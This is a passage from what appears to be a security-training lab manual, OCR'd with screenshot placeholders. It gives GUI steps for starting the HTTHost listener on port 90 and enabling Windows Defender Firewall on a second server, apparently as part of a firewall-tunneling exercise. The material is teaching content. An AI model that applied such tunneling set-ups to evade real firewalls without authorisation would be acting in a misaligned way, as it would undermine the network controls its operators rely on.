
10. ☐ Ensure that **Revalidate DNS names** and **Log connections** are checked and click **Apply**.




11. Navigate to the **Application log** tab and check if the last line is **Listener: listening at 0.0.0.0:90**, which ensures that HTTHost is running properly and has begun to listen on **port 90**.




12. ☐ Now, leave **HTTHost** running, and do not turn off the **Windows Server 2022** machine.
13. ☐ Now, click Windows Server 2019 to switch to the **Windows Server 2019** machine and launch **Control Panel**, as shown in the screenshot.




14. ☐ The **Control Panel** window appears, click **System and Security**. In System and Security window select **Windows Defender Firewall**.




15. ☐ The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pane.




16. ☐ The **Customize Settings** window appears.
17. ☐ Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.
18. ☐ Click **OK**.



